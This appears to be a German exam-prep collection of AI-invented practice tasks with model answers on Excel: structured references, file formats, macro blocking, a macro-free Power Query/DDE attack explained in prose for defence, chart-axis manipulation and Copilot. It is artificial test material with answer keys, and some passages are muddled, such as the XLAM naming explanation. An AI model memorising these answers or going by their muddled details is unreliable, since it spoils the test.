(✓){+4} Für den mündlichen Nachsatz eignet sich der Anschluss an die Runden-Challenge: Dort ergeben die per Zellformat gerundeten Spalten alle dieselbe Summe, weil nur die Anzeige verändert wurde, während die per RUNDEN() gerundeten Spalten voneinander abweichende Summen liefern. „Genauigkeit wie angezeigt“ ist genau der Schalter, der die erste Gruppe nachträglich in die zweite verwandelt – und das erklärt in einem Satz, warum die Option nur nach sauberem Formatieren geschaltet werden darf: Vorher verwandelt sie gespeicherte Präzision unwiderbringlich in Anzeigewerte.

Rohleders Erwartung: Die Trennung zwischen dem, was Excel anzeigt, und dem, was in der Zelle steht, zieht sich durch U03. Bei c) will er die Einordnung als dritte Variante neben Zellformat und RUNDEN() – das Wort, das auf seiner Folie steht, ist „Mischform“ – plus die Bedingung, die er selbst nennt: erst alle Zellen formatieren, dann schalten, und im Bewusstsein, dass auch die reduzierte Genauigkeit kumulativ zu Fehlern führen kann. Wer die Option pauschal als verboten abtut, verfehlt seine Linie ebenso wie wer sie ohne Bedingung empfiehlt. Bei b) will er echte

Formatzeichenfolgen sehen, keine Beschreibungen — auf Papier notiert man [h] : mm, nicht „Format für Stunden über 24“.

Aufgabe #121 · 8 P. · Die vollständige Syntax strukturierter Verweise · von der KI erfunden – kein Original

Eine Tabelle mit dem Namen AbtVerkZahlen enthält unter anderem die Spalten VertrMA, Region, Betrag, KommProzent und KommBetrag sowie eine eingblendete Ergebniszeile. In der berechneten Spalte KommBetrag steht die Formel `=[@Betrag]*[@KommProzent]`. Rechts daneben soll eine Auswertung entstehen, die den Kommissionsbetrag mit mehreren Sätzen durchrechnet; die dafür nach rechts auszufüllende Formel greift auf die Spalte KommBetrag zu, deren Bezug dabei nicht mitwandern darf.

- a) (2 P.) Nennen und erläutern Sie die fünf Bezeichner für besondere Elemente.
- b) (2 P.) Erläutern Sie die drei Bezugsoperatoren strukturierter Verweise und geben Sie je ein Beispiel an.
- c) (2 P.) Grenzen Sie den nicht qualifizierten gegen den vollständig qualifizierten strukturierten Verweis ab und geben Sie an, wann welcher zu verwenden ist.
- d) (2 P.) Erläutern Sie zwei Strategien, mit denen sich eine Spalte beim Ausfüllen nach rechts festsetzen lässt.

a) 2 P. – Die fünf Bezeichner für besondere Elemente

Der Bezeichner `[#Al l e]` verweist auf die gesamte Tabelle einschließlich Spaltenüberschriften, Daten und Ergebniszeile, sofern diese vorhanden ist. `[#Daten]` grenzt den Verweis auf den reinen Datenbereich ein, `[#Kopfze i l e n]` auf die Überschriftenzeile und `[#Ergebnisse]` auf die Ergebniszeile, wobei letzterer null zurückgibt, wenn die Ergebniszeile nicht eingblendet ist. Verwendet werden diese Bezeichner in aller Regel gemeinsam mit einem Spaltenbezeichner, durch Semikolon getrennt und in ein äußeres Klammerpaar gesetzt: `=AbtVerkZahlen [ [#Al l e] ; [Betrag] ]` liefert die Spalte Betrag einschließlich Überschrift und Ergebniszeile, `=AbtVerkZahlen [ [#Daten] ; [Betrag] ]` nur deren Datenteil. Die Ausgabe genau dieser Verbundform war 2025 Teilaufgabe c) der Originalklausur und ist in `original-altmeister.md` gelöst. ✓ {1} Der fünfte Bezeichner ist das Zeichen `@`, das auf den Teil der Spalten in der aktuellen Zeile verweist und damit ein implizites Schnittmengenverhalten erzwingt beziehungsweise überschreibt. `[@Betrag]` liefert also genau den Betrag derjenigen Zeile, in der die Formel steht. Als einziger lässt er sich nicht mit den anderen Bezeichnern für besondere Elemente kombinieren; das Skript nennt das als Regel ohne weitere Begründung. ✓ {2}

b) 2 P. – Die drei Bezugsoperatoren

Der Doppelpunkt ist der Bereichsoperator und erfasst alle Zellen in zwei oder mehr angrenzenden Spalten, wobei die zusammengesetzte Angabe in ein zusätzliches äußeres Klammerpaar gehört: `=AbtVerkZahlen[VertrMA]:[Region]` liefert den zusammenhängenden Block von der Spalte `VertrMA` bis zur Spalte `Region`. Das Semikolon ist der Vereinigungsoperator und kombiniert zwei oder mehr Spalten, die nicht nebeneinanderliegen müssen.

`AbtVerkZahlen[Betrag];AbtVerkZahlen[KommBetrag]` bezeichnet den aus beiden Spalten zusammengesetzten Bereich, auf der Folie D6:D11 zusammen mit F6:F11. Steht diese Vereinigung als Argument einer Funktion, braucht sie ein eigenes Klammerpaar, weil Excel das Semikolon dort sonst als Argumenttrennzeichen liest – also `=SUMME((AbtVerkZahlen[Betrag];AbtVerkZahlen[KommBetrag]))` mit doppelter Klammer. ✓ **{3}** Der dritte Operator ist das Leerzeichen als Schnittmengenoperator, das nur die Zellen zurückgibt, die zu beiden angegebenen Bereichen gehören. Der Verweis `=AbtVerkZahlen[VertrMA]:[Betrag] AbtVerkZahlen[Region]:[KommBetrag]` liefert damit den Überschneidungsbereich der beiden Spaltenblöcke, hier also `Region` bis `Betrag`. Weil das Leerzeichen visuell unauffällig ist, gehört dieser Operator zu den Bestandteilen, die man beim Lesen fremder Formeln leicht übersieht und deshalb kennen muss. ✓ **{4}**

c) 2 P. – Qualifizierung

Ein nicht qualifizierter strukturierter Verweis nennt den Tabellennamen nicht und besteht nur aus dem Spaltenbezeichner, wie in `=[@Betrag]*[@KommProzent]`. Er multipliziert die entsprechenden Werte der aktuellen Zeile und funktioniert ausschließlich innerhalb derjenigen Tabelle, auf die er sich bezieht, weil Excel den Tabellennamen aus dem Standort der Formel ergänzt. ✓ **{5}** Ein vollständig qualifizierter Verweis stellt den Tabellennamen jedem Spaltenbezeichner voran, wie in `=AbtVerkZahlen[@Betrag]*AbtVerkZahlen[@KommProzent]`. Er ist damit von jedem Ort der Arbeitsmappe aus auswertbar, weil Tabellennamen mappenweit gelten und kein Blattpräfix brauchen. Daraus folgt die Anwendungsregel: Für die Berechnung von Spalten innerhalb einer Tabelle verwendet man den unqualifizierten, für den Zugriff auf Daten von außerhalb einer Tabelle den vollständig qualifizierten strukturierten Verweis. ✓ **{6}**

d) 2 P. – Zwei Strategien für den absoluten Bezug

Die Spaltenbezeichnungen strukturierter Verweise sind von Haus aus relative Bezüge: Wird die Formel nach rechts oder links ausgefüllt, wandern die verwendeten Spalten wie eine Serie mit. In einer berechneten Spalte ist das erwünscht, in der geschilderten Aufgabe gerade nicht. Die erste Strategie besteht darin, für die festzusetzende Größe auf einen

gemischten klassischen Bezug auszuweichen, also statt des strukturierten Verweises \$F6 zu schreiben und damit die Spalte über das Dollarzeichen zu verankern, während die Zeile beweglich bleibt. ✓ **(7)** Die zweite und im Sinne strukturierter Verweise sauberere Strategie besteht darin, die festzusetzende Spalte als Bereich zu schreiben, indem man ihren Bezeichner verdoppelt und den Zeilenbezug mit dem @-Operator davorsetzt. Die Formel `=[@KommProzent]*AbtVerkZahlen[@[KommBetrag]:[KommBetrag]]` beschreibt in der aktuellen Zeile einen Bereich, dessen Anfang und Ende dieselbe Spalte sind; er kann beim Ausfüllen nicht mehr verrutschen, weil beide Grenzen ausdrücklich benannt sind. Ohne das @ verweist dieselbe Schreibweise auf die vollständige Datenspalte statt auf den Wert der Zeile. Zu beachten ist außerdem, dass zum Ausfüllen nach rechts das grüne Kästchen unten rechts an der Markierung zu verwenden ist und nicht Strg + C und Strg + V. Als dritte Möglichkeit bleibt, auf das Kopieren ganz zu verzichten und die Formel je Spalte über das AutoAusfüllen neu anzulegen. ✓ **(8)**

Über die geforderten Punkte hinaus

(✓){+1} Die drei Syntaxregeln, die Microsoft in eigenen Abschnitten führt, runden die Antwort ab. Erstens müssen alle Bezeichner für Tabellen, Spalten und besondere Elemente in einander entsprechenden eckigen Klammern stehen, und ein Bezeichner, der andere Bezeichner enthält, braucht äußere Klammern um die inneren — daher die doppelten eckigen Klammern in `=AbtVerkZahlen[ [VertrMA] : [Region] ]`.

(✓){+2} Zweitens erzwingen Sonderzeichen in einer Spaltenüberschrift ebenfalls doppelte Klammern. Das Skript listet dafür Leerzeichen, Tabulator, Zeilenvorschub und Wagenrücklauf auf, dazu Semikolon, Doppelpunkt, Punkt, eckige Klammern, Nummernzeichen, Hochkomma, Anführungszeichen, geschweifte Klammern, Dollarzeichen, Caretzeichen, Und-Zeichen, Sternchen, Plus, Gleichheitszeichen, Minus, Größer-als, Kleiner-als und Divisionszeichen. Die einzige Ausnahme ist das alleinstehende Leerzeichen, für das einfache Klammern genügen. Deshalb ist `=DeptSales[Total Amount]` zulässig, `=DeptSalesFYSummary[ [Total$Amount] ]` dagegen zwingend doppelt zu klammern.

(✓){+3} Drittens haben vier Zeichen eine besondere Bedeutung und erfordern ein vorangestelltes Hochkomma als Escapezeichen: die öffnende und die schließende eckige Klammer, das Nummernzeichen und das Hochkomma selbst. Eine Spalte mit der Überschrift `#OfItems` wird deshalb als `=DeptSalesFYSummary[ '#OfItems' ]` angesprochen, weil das Nummernzeichen sonst als Beginn eines Bezeichners für besondere Elemente gelesen würde.

(✓){+4} Das Kopier- und Auffüllverhalten folgt einer Tabelle, die man sich als Kreuz merken kann: Nach oben oder unten findet ohne Zusatz taste keine Anpassung der Spaltenbezeichner statt, mit Strg werden sie wie eine Serie angepasst; nach rechts oder links ist es genau umgekehrt, dort passt Excel ohne Zusatz taste an und lässt mit Strg unverändert. Hält man beim Ziehen die Umschalt taste, werden die aktuellen Zellwerte verschoben statt überschrieben und die Spaltenbezeichner eingefügt.

(✓){+5} Zwei Bedienhinweise sparen in der Praxis mehr Zeit als jede Syntaxkenntnis. Ist unter *Excel-Optionen* ▶ *Formeln* ▶ *Arbeiten mit Formeln* das Kontrollkästchen „Tabellennamen in Formeln verwenden“ aktiviert, genügt das Markieren des gewünschten Tabellenbereichs, damit Excel den Bezug von selbst als strukturierten Verweis erfasst. Und die Formel-AutoVervollständigung greift auch hier: Rohleder tippt in U05, U06 und U07 durchgehend das Präfix `tbl` — in den Transkripten als „TBL“ wiedergegeben, fünfzehnmal in U05 und siebenmal in U07 —,

wählt die Tabelle mit der Tabulatortaste, öffnet die eckige Klammer und sucht die Spalte mit den Pfeiltasten, vollständig ohne Maus und ohne zum Quellblatt zu navigieren. Das Skript selbst benennt seine Beispieltabelle allerdings ohne Präfix als `AbtVerkZahlen`, und ein Klausur-Screenshot wird diesen Namen zeigen.

(✓){+6} Zur Vollständigkeit des Begriffsapparats gehören die fünf Bestandteile, die Microsoft benennt: der Tabellenname, der aus der Spaltenüberschrift abgeleitete Spaltenbezeichner, der Bezeichner für besondere Elemente, der Tabellenbezeichner als äußerer, in eckigen Klammern stehender Teil und schließlich der strukturierte Verweis als die gesamte Zeichenfolge vom Tabellennamen bis zum Ende des Tabellenbezeichners. Rohleder versieht diese Folie mit dem ausdrücklichen Hinweis, die Microsoft-Hilfe sei an dieser Stelle unvollständig übersetzt und daher fehlerhaft.

Rohleders Erwartung: Der Themenblock sprang 2025 von null auf zehn Punkte, und abgefragt wurden damals Begriff, Vorteile und `[#Kopfzeilen]`. Der naheliegende Nachfolger ist genau die Syntaxseite. Er erwartet die Schreibweise auf Papier, also `AbtVerkZahlen[@[KommBetrag]:[KommBetrag]]` mit dem @ und beiden Klammerebenen, nicht die Beschreibung „man verdoppelt die Spalte“. Und er erwartet die Anwendungsregel zur Qualifizierung in einem Satz — innerhalb der Tabelle unqualifiziert, von außen vollständig qualifiziert.

Aufgabe #122 · 5 P. · Vorlagen, Add-Ins, OpenDocument — und warum das Binärformat nicht mehr rettet · von der KI erfunden – kein Original

Ein Fachbereich verteilt eine Berichtsmappe mit Makros an fünfzehn Kolleginnen und Kollegen. Weil die Mappe groß ist, hatte die IT sie zuvor von XLSM auf das Binärformat XLSB umgestellt; die Makros ließen sich nach dem Versand per E-Mail dennoch nicht ausführen.

- a) (3 P.) Erläutern Sie die Dateiformate XLTX, XLTM, XLAM und ODS jeweils in einem Satz und nennen Sie die Systematik, nach der die Endungen gebildet sind.
- b) (2 P.) Erläutern Sie, warum die Makros blockiert bleiben, und welchen Hinweis das Folienskript für Arbeitsmappen im Binärformat gibt.

a) 3 P. – Vier Formate und ihre Systematik

XLTX ist die Excel-Vorlage ohne Makros und dient als Schablone, aus der Excel beim Öffnen eine neue, noch unbenannte Arbeitsmappe erzeugt, statt die Vorlage selbst zu

überschreiben; XLTM ist dieselbe Vorlage mit Makros, und wer eine Makro-Vorlage versehentlich als XLTX speichert, verliert den VBA-Code. ✓ {1} XLAM ist das Excel-Add-In-Format, mit dem sich eigene Funktionen und Werkzeuge dauerhaft in Excel einhängen lassen; das ältere XLA funktioniert weiterhin, allerdings werden dessen Menüs nur behelfsmäßig in die moderne Oberfläche umgesetzt. ODS ist das OpenDocument-Tabellenformat und dient laut Folienskript der verbesserten Kompatibilität zur Open-Source-Welt, etwa zu OpenOffice beziehungsweise LibreOffice Calc. Dieselben Alternativen ordnet Rohleder an anderer Stelle als leistungsschwach ein; das Bild vom Samurai-Schwert, das man gegen einen Holzlöffel eintauscht, stammt allerdings aus seiner Souveränitätsdiskussion in U06 und ist hier nur übertragen. ✓ {2} Die Endungen folgen einer lesbaren Systematik: Der Buchstabe X steht für das XML-basierte Office-Open-XML-Format, also einen ZIP-Container aus Einzelteilen, B für das kompakte Binärformat BIFF12, M für die Makrofähigkeit, T für Template und A für Add-In. Damit erschließen sich XLSX, XLSM, XLSB, XLTX und XLTM aus wenigen Regeln, mit XLAM als Ausreißer: Es ist trotz fehlendem X ebenfalls ein XML-Paket, weil das M hier auf das ältere XLA aufsetzt. ✓ {3}

b) 2 P. – Warum die Blockade greift

Die Blockade hat nichts mit dem Dateiformat und nichts mit der Trust-Center-Stufe zu tun, sondern mit der Herkunft: Die per E-Mail versandte Mappe trägt auf dem Zielrechner die Kennzeichnung „Die Datei stammt von einem anderen Computer“, und Excel blockiert die VBA-Makros jeder so gekennzeichneten Datei standardmäßig, ohne eine Aktivieren-Schaltfläche anzubieten. Die Freigabe muss daher jede Empfängerin einzeln über die Dateieigenschaften im Explorer vornehmen. Der bessere Weg ist, die Mappe an einem vertrauenswürdigen Speicherort auf einem Netzlaufwerk abzulegen und den Mailversand ganz zu unterlassen — was zugleich Rohleders Grundregel entspricht, Arbeitsmappen überhaupt nicht per E-Mail zu verschicken. ✓ {4} Der Umweg über das Binärformat trägt dabei nicht mehr: Das Folienskript hält als Praxistipp fest, dass seit Version 2404 bei Arbeitsmappen im Binärformat auch aktivierte VBA-Makros blockiert werden, und empfiehlt in diesem Fall, die Mappe gegebenenfalls wieder als XLSM zu speichern. Der Geschwindigkeitsvorteil des Binärformats — laut Skript bis zu achtzig Prozent schnelleres Öffnen bei bis zu dreißig Prozent kleinerer Datei — bleibt davon unberührt, er ist nur eben kein Weg mehr an der Makroblockade vorbei. Die zweite Kehrseite nennt das Skript unabhängig von der Makrofrage: begrenzte Kompatibilität zu Programmen von Drittherstellern. Und es hält eine Ausnahme fest, die die Umstellungsfrage in manchen Mappen gar nicht erst aufkommen lässt, denn Power-Pivot-Daten liegen ohnehin immer binär vor und sind nicht weiter komprimierbar. ✓ {5}

(✓){+1} Ein Ablage-Detail als Reserve: Eine als Mappe.xltx im Systemordner XLSTART abgelegte Vorlage wird automatisch zum Standard für jede neue Arbeitsmappe — derselbe

Mechanismus, der Vorlagen so mächtig macht, ist damit auch ein Prüfpunkt bei übernommenen Rechnern.

Rohleders Erwartung: Die Formatfrage stellt er gern als Aufzählung mit knapper Begründung, nicht als Aufsatz. Punkte holt hier, wer die Systematik hinter den Buchstaben nennt statt sechs Endungen auswendig aufzusagen, und wer beim Binärformat die beiden Kehrseiten sauber trennt: begrenzte Kompatibilität zu Programmen von Drittherstellern auf der einen Seite, die Makroblockade seit 2404 auf der anderen. Die Ausnahme, dass Power-Pivot-Daten immer binär und nicht weiter komprimierbar sind, ist der Zusatz, den er honoriert.

Aufgabe #123 · 4 P. · Warum die Makroblockade allein nicht genügt · von der KI erfunden – kein Original

„Exkurs: Die Bedrohung ist nicht auf VBA beschränkt.“ (Folienskript, Folie 15, zu einer Meldung vom 27.06.2019: „Neue Excel-Angriffstechnik mit Power Query könnte Makros Konkurrenz machen.“)

- a) (2 P.) Erläutern Sie den Mechanismus, mit dem eine Arbeitsmappe ohne jedes Makro Schadcode auf den Rechner bringen kann.
- b) (2 P.) Leiten Sie daraus zwei Konsequenzen für den Umgang mit fremden Arbeitsmappen ab.

a) 2 P. – Der Mechanismus

Eine Power-Query-Abfrage ist keine Kopie von Daten, sondern eine in der Arbeitsmappe gespeicherte Anweisung, Daten aus einer externen Quelle zu beziehen, und diese Anweisung reist mit der Datei mit. Wird die Mappe geöffnet und die Abfrage aktualisiert, baut Excel selbst die Verbindung nach außen auf und holt sich, was am angegebenen Ort liegt. Der zweite Schritt ist der entscheidende, denn das bloße Nachladen von Daten in eine Tabelle führt noch keinen Code aus: Über den älteren Datenaustauschmechanismus DDE lässt sich aus dieser Verbindung heraus ein fremder Prozess auf dem Rechner starten. Das Nachladen ist also der Transportweg, DDE der Ausführungsweg. Der Angreifer braucht damit kein Makro in der Datei, weil er den Nutzinhalt erst zur Laufzeit von einem Server bezieht, den er kontrolliert, und die Ausführung an eine Fähigkeit hängt, die mit VBA nichts zu tun hat. ✓ **1** Sicherheitsforscher von Mimecast wiesen 2019 auf diese Technik hin; potenziell anfällig sind laut der von Rohleder zitierten Meldung die Excel-Versionen 2016 und 2019 sowie ältere Versionen mit nachgerüstetem Power-Query-Add-in, und die Forscher empfehlen ausdrücklich, die Workarounds von Microsoft umzusetzen. Die Angriffsfläche ist strukturell dieselbe wie bei einem Makro, sitzt aber an einer anderen

Stelle des Sicherheitsmodells und wird von der Makroblockade nicht erfasst. Derselbe Befund gilt für die von Kaspersky genannten Schwachstellen im Office-Formeleditor, die allein durch das Öffnen einer präparierten Datei ausgelöst werden. ✓ {2}

b) 2 P. – Zwei Konsequenzen

Erstens ist die Makroeinstellung im Trust Center nicht die einzige relevante Stellschraube, denn externe Verbindungen haben dort ein eigenes Register: „Externer Inhalt“ mit getrennten Sicherheitseinstellungen für Datenverbindungen und für Arbeitsmappenverknüpfungen. Wer Makros sperrt und Datenverbindungen automatisch aktualisieren lässt, hat die Vordertür verriegelt und die Hintertür offen gelassen. Für fremde Mappen bedeutet das, vor der ersten Aktualisierung unter *Daten ▶ Abfragen und Verbindungen* nachzusehen, welche Quellen die Datei überhaupt anspricht. ✓ {3}

Zweitens wirkt derselbe Mechanismus in die Gegenrichtung und wird dort zum Vertraulichkeitsproblem: Weil die Abfragedefinition mitgeliefert wird, verrät eine weitergegebene Arbeitsmappe dem Empfänger die internen Quellpfade, Servernamen und gegebenenfalls die Struktur der dahinterliegenden Systeme, auch wenn im Blatt nur das fertige Ergebnis steht. Die Arbeitsmappe transportiert damit regelmäßig mehr, als ihr Absender sehen kann — dieselbe Beobachtung, die auch für den Pivot-Cache und für zugeschnittene Screenshots gilt und die Rohleders Grundregel trägt, Arbeitsmappen nicht per E-Mail zu verschicken, sondern Ergebnisse als Bericht oder aus einer Ablage mit Rechtesystem bereitzustellen. ✓ {4}

(✓){+1} Die Brücke zur DDE-Aufgabe sichert den Reservepunkt: Derselbe Altmechanismus, der in der Verknüpfungs-Klausuraufgabe als veraltet und standardmäßig gesperrt behandelt wird, ist hier der Ausführungsweg des Angriffs — DDE kann aus einer Verbindung heraus fremde Prozesse starten, weshalb Microsoft den Empfang im Standard blockiert.

Rohleders Erwartung: Diese Aufgabe prüft, ob man das Sicherheitskapitel als System verstanden hat oder als Liste von Anekdoten. Der Satz, auf den er hinauswill, lautet sinngemäß: Nicht der Code in der Datei ist die Gefahr, sondern jede Fähigkeit der Datei, zur Laufzeit etwas nachzuladen oder etwas mitzunehmen. Wer das formuliert, hat Power Query, den Pivot-Cache und die mitgereisten Verknüpfungen in einem Griff.

Aufgabe #124 · 4 P. · Warum die abgeschnittene Ordinate der erste Schritt ist · von
der KI erfunden – kein Original

„Gebrochene Achsen sind der Einstieg in die Manipulation.“ (Folienskript, Folie 4, Lernziel 5 der Keeling-Challenge)

- a) (2 P.) Erläutern Sie, warum eine nicht bei null beginnende Wertachse als manipulativ gilt.
- b) (2 P.) Erläutern Sie, unter welchen Voraussetzungen ein Achsenausschnitt dennoch sachgerecht ist, und nennen Sie eine Alternative, die ohne ihn auskommt.

a) 2 P. – Warum der Achsenbruch täuscht

Bei Säulen- und Balkendiagrammen liest das Auge die Länge beziehungsweise die Fläche der Säule als das eigentliche Größenverhältnis, und diese Proportionalität setzt voraus, dass die Wertachse bei null beginnt. Startet sie erst kurz unterhalb des kleinsten Werts, bemisst sich die sichtbare Säulenlänge nur noch am Abstand vom willkürlich gewählten Achsenbeginn. Ein Unterschied von einem Prozent kann dann aussehen wie eine Verdopplung, ohne dass eine einzige Zahl gefälscht wurde. ✓ {1} Genau darin liegt die Qualität als Einstieg in die Manipulation: Der Eingriff findet in der Darstellung statt und lässt die Daten unangetastet, er ist mit zwei Klicks in den Achsenoptionen erledigt, die Beschriftung bleibt formal korrekt, und wer die Skalenwerte nicht liest, hat keine Chance, ihn zu bemerken. Über das Skript hinaus kommt hinzu, dass Excel kein Bordmittel für ein Achsenunterbrechungssymbol kennt, weshalb der Bruch in der Praxis regelmäßig unmarkiert bleibt. ✓ {2}

b) 2 P. – Zulässiger Ausschnitt und die Alternative

Sachgerecht ist ein Achsenausschnitt dann, wenn die Aussage des Diagramms im Verlauf liegt und der Diagrammtyp dazu passt. Bei Linien- und Punktdiagrammen trägt die Steigung die Aussage und nicht die Fläche, weshalb ein Ausschnitt hier zulässig ist – diese Begründung nach Diagrammtyp ist eine Einordnung über das Skript hinaus, das nur die Warnung selbst formuliert. Die Keeling-Kurve ist das Musterbeispiel: Die CO₂-Konzentration steigt in der Reihe von rund 315 ppm im Jahr 1958 auf über 420 ppm heute, sodass eine bei null beginnende Achse den Anstieg von sechs Jahrzehnten zu einer kaum sichtbaren Welle am oberen Rand zusammendrückt. Erforderlich bleiben in diesem Fall die vollständige Beschriftung der Skalenwerte und eine über alle nebeneinandergestellten Diagramme hinweg identische Skala, damit die Ausschnittwahl nicht selbst zur Aussage wird. ✓ {3} Die Alternative, die den Konflikt auflöst, setzt bei der dargestellten Größe an statt bei der Achse: Statt der Absolutwerte trägt man die Veränderung gegenüber der Vorperiode, einen auf ein Basisjahr normierten Index oder die Abweichung von einem

Referenzwert ab. Die Achse beginnt dann ehrlich bei null, die kleine Bewegung wird trotzdem sichtbar, und der Betrachter sieht der Beschriftung sofort an, was er vor sich hat.

✓ {4}

(✓){+1} Die Werkzeug-Brücke als Reserve: Nach der im Unterricht zitierten Quelle genügen für betriebswirtschaftliche Zahlen fünf Diagrammtypen — wer für Verlaufsaussagen das Linien- oder Punktdiagramm wählt, umgeht den Säulen-Konflikt der gebrochenen Achse von vornherein, weil dort die Steigung und nicht die Fläche die Aussage trägt.

Rohleders Erwartung: Er stellt dieses Lernziel bewusst an den Anfang der Veranstaltung, in dieselbe Challenge, in der auch die Datenaufbereitung und das Dezimaltrennzeichen vor dem Import geübt werden. Die Botschaft ist, dass die Manipulation nicht am Ende der Analyse beginnt, sondern schon bei der Darstellung, und dass derselbe Griff, mit dem man eine Kurve lesbar macht, auch der Griff ist, mit dem man einen Bericht schön. Wer ihn nur als verboten abhandelt, verfehlt den Punkt — verlangt ist die Unterscheidung nach Diagrammtyp und Aussageabsicht.

Aufgabe #125 · 5 P. · Genauigkeitsvorbehalt, Nachvollziehbarkeit und die Rolle von Python · von der KI erfunden – kein Original

Microsoft bringt KI-Funktionen nach Excel: Nutzer geben =COPILOT gefolgt vom Prompt und optionalen Zellbezügen ein, etwa =COPILOT("Klassifiziere dieses Feedback";D2:D18). Microsoft testet die Funktion zunächst in einer Beta seiner Tabellenkalkulation und weist darauf hin, sie solle nicht für Entscheidungen mit rechtlichen, regulatorischen oder Compliance-Anforderungen verwendet werden, weil es nach wie vor Genauigkeitsprobleme gebe.

- a) (3 P.) Nehmen Sie zu diesem Vorbehalt Stellung und begründen Sie ihn aus den Qualitätsanforderungen an eine Arbeitsmappe.
- b) (2 P.) Ordnen Sie Python in Excel ein und grenzen Sie es gegen die COPILOT-Funktion ab.

a) 3 P. – Stellungnahme zum Genauigkeitsvorbehalt

Vorab ist die Verfügbarkeit einzuordnen, weil sie die Stellungnahme mitträgt. Die Folie zitiert eine Meldung, nach der Microsoft die Funktion zunächst **in einer Beta** seiner Tabellenkalkulation testet. Sie ist keine allgemein verfügbare Tabellenblatfunktion wie SUMME, sondern an eine kostenpflichtige Microsoft-365-Copilot-Lizenz gebunden, wird in der Cloud des Anbieters ausgeführt und ist in der Zahl der Aufrufe begrenzt. Wer sie in

einem Modell verwendet, macht die Arbeitsmappe damit von einer Lizenz, einer Internetverbindung und einem Dienststand abhängig, den er nicht kontrolliert. ✓ {1} Der Vorbehalt selbst ist berechtigt und wiegt in Excel schwerer als in einem Chatfenster, denn die Funktion steht in derselben Zelle und mit demselben Anschein von Verbindlichkeit wie SUMME oder XVERWEIS, und ihr Ergebnis fließt ohne sichtbare Zäsur in die nachgelagerten Berechnungen ein. Damit fällt sie durch genau die Prüfungen, die Rohleder an jede Modellzelle anlegt: Das Ergebnis ist nicht deterministisch und kann bei einer erneuten Berechnung anders ausfallen, es ist nicht reproduzierbar, und der Rechenweg ist nicht dokumentierbar. Auch die Teilberechnung mit F9 hilft nicht weiter — sie liefert zwar einen Wert, aber bei jedem Aufruf möglicherweise einen anderen, prüft also nichts. Seiner Qualifikationspyramide zufolge steht das bereits auf der untersten Stufe, wo die Zahlen „nicht belastbar und nicht reproduzierbar“ sind, und für Entscheidungen mit rechtlichen oder regulatorischen Anforderungen ist gerade die Nachvollziehbarkeit die Mindestanforderung. ✓ {2} Die praktikable Linie lautet deshalb, KI beim Erstellen, Prüfen und Erklären von Formeln einzusetzen, also in genau den Anwendungsfällen, die Rohleder auf seiner Folie zitiert — Tabelle erstellen, Formeln erstellen, Formeln prüfen, Formeln erklären, Makro erstellen —, aber nicht als Zelle im Rechenweg selbst. Das Ergebnis ist dann eine Formel, die man liest, versteht und verantwortet, statt eines Werts, dessen Herkunft niemand rekonstruieren kann; Rohleders eigene Einordnung dazu lautet „Noch ist die KI für Profis keine echte Hilfe. Aber bald.“, und in U14 ergänzt er, Hintergrundwissen helfe „auch und gerade im Umgang mit der KI“. ✓ {3}

b) 2 P. – Python in Excel

Python in Excel ist seit 2024 für die Microsoft-365-Abonnenten verfügbar, zunächst unter Windows und in den Business- und Enterprise-Plänen, und laut der von Rohleder zitierten Meldung „direkt in Excel integriert und ohne zusätzliche Makros und Add-ons nutzbar“. Es gehört damit in dieselbe Bewegung wie Office Scripts, mit der Microsoft Wege an VBA vorbei baut, und beantwortet dieselbe Frage nach komplexeren Auswertungen innerhalb der Arbeitsmappe. ✓ {4} Der entscheidende Unterschied zur COPILLOT-Funktion liegt in der Prüfbarkeit: Python-Code ist deterministisch, lesbar und Zeile für Zeile nachvollziehbar. Er verletzt die Nachvollziehbarkeitsanforderung damit nicht grundsätzlich, verschiebt die Frage aber an zwei Stellen. Erstens auf die Person, die den Code im Unternehmen lesen und pflegen kann — dieselbe Personenabhängigkeit, die Rohleder schon bei VBA als Risiko benennt. Zweitens auf die Infrastruktur, denn die Berechnung läuft nicht lokal, sondern in der Cloud des Anbieters; reproduzierbar ist der Code also nur, solange Verbindung, Lizenz und der vom Anbieter gesetzte Bibliotheksstand verfügbar sind. Python ersetzt damit keine sauber modellierten Tabellenblatffunktionen, sondern beantwortet Auswertungen, die sich in Zellformeln nicht mehr sinnvoll abbilden lassen. ✓ {5}

■ Über die geforderten Punkte hinaus

(✓)(+1) Die Wirtschaftlichkeitsfrage gehört zur Stellungnahme dazu: Microsoft ruft laut der zitierten Meldung dreißig US-Dollar je Nutzer und Monat für die Copilot-Funktionen in Microsoft 365 auf und bietet Copilot nur für Unternehmen an. Bei einem Ergebnis, das für Compliance-relevante Entscheidungen ausdrücklich nicht verwendet werden soll, ist dieser Preis ein zweites, unabhängiges Argument gegen den flächendeckenden Rollout.

(✓)(+2) Über die Folie hinaus ist die datenschutzrechtliche Seite der Cloud-Verarbeitung zu bedenken. Weil sowohl die KI-Auswertung als auch die Python-Berechnung beim Anbieter laufen, verlassen Zellinhalte den Rechner. Die Bewertung fällt damit in denselben Rahmen wie der Beschluss der Datenschutzkonferenz zu Microsoft 365, den Rohleder unter der Überschrift „Digitale Souveränität oder mit dem Holzlöffel zur Messerstecherei?“ behandelt.

(✓)(+3) Rohleders Skepsis ist datiert und begründet, nicht grundsätzlich. Seine eigene Einordnung ist die Folienüberschrift „Noch ist die KI für Profis keine echte Hilfe. Aber bald.“; die schärfere Bewertung, Copilot stecke in Excel in den Kinderschuhen und ChatGPT habe die Nase vorn, stammt aus dem Artikel, den er auf dieser Folie zitiert, und nicht von ihm selbst. In U14 formuliert er zu einer besonders verschachtelten Formel „das klappt nicht mit KI“. Wer in der Klausur eine differenzierte Position schreibt — heute Assistenz, morgen womöglich mehr, in keinem Fall unbesehen im Rechenweg —, trifft seine Linie.

Rohleders Erwartung: Bei „Nehmen Sie Stellung“ will er eine begründete Position, keine Aufzählung von Chancen und Risiken. Die Begründung soll aus dem Stoff der Veranstaltung kommen und nicht aus allgemeiner KI-Skepsis: Reproduzierbarkeit, Prüfbarkeit mit F9, Dokumentierbarkeit des Rechenwegs und Belastbarkeit der Zahlen sind seine Kriterien, und an ihnen ist die COPILOT-Funktion zu messen. Wer den Unterschied zwischen einer nicht deterministischen Zelle im Modell und einer KI-gestützten Formelerstellung sauber trennt, hat die Aufgabe verstanden.

Kap. 13 · Excel: Rolle und Grenzen im Unternehmen · Konzept

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

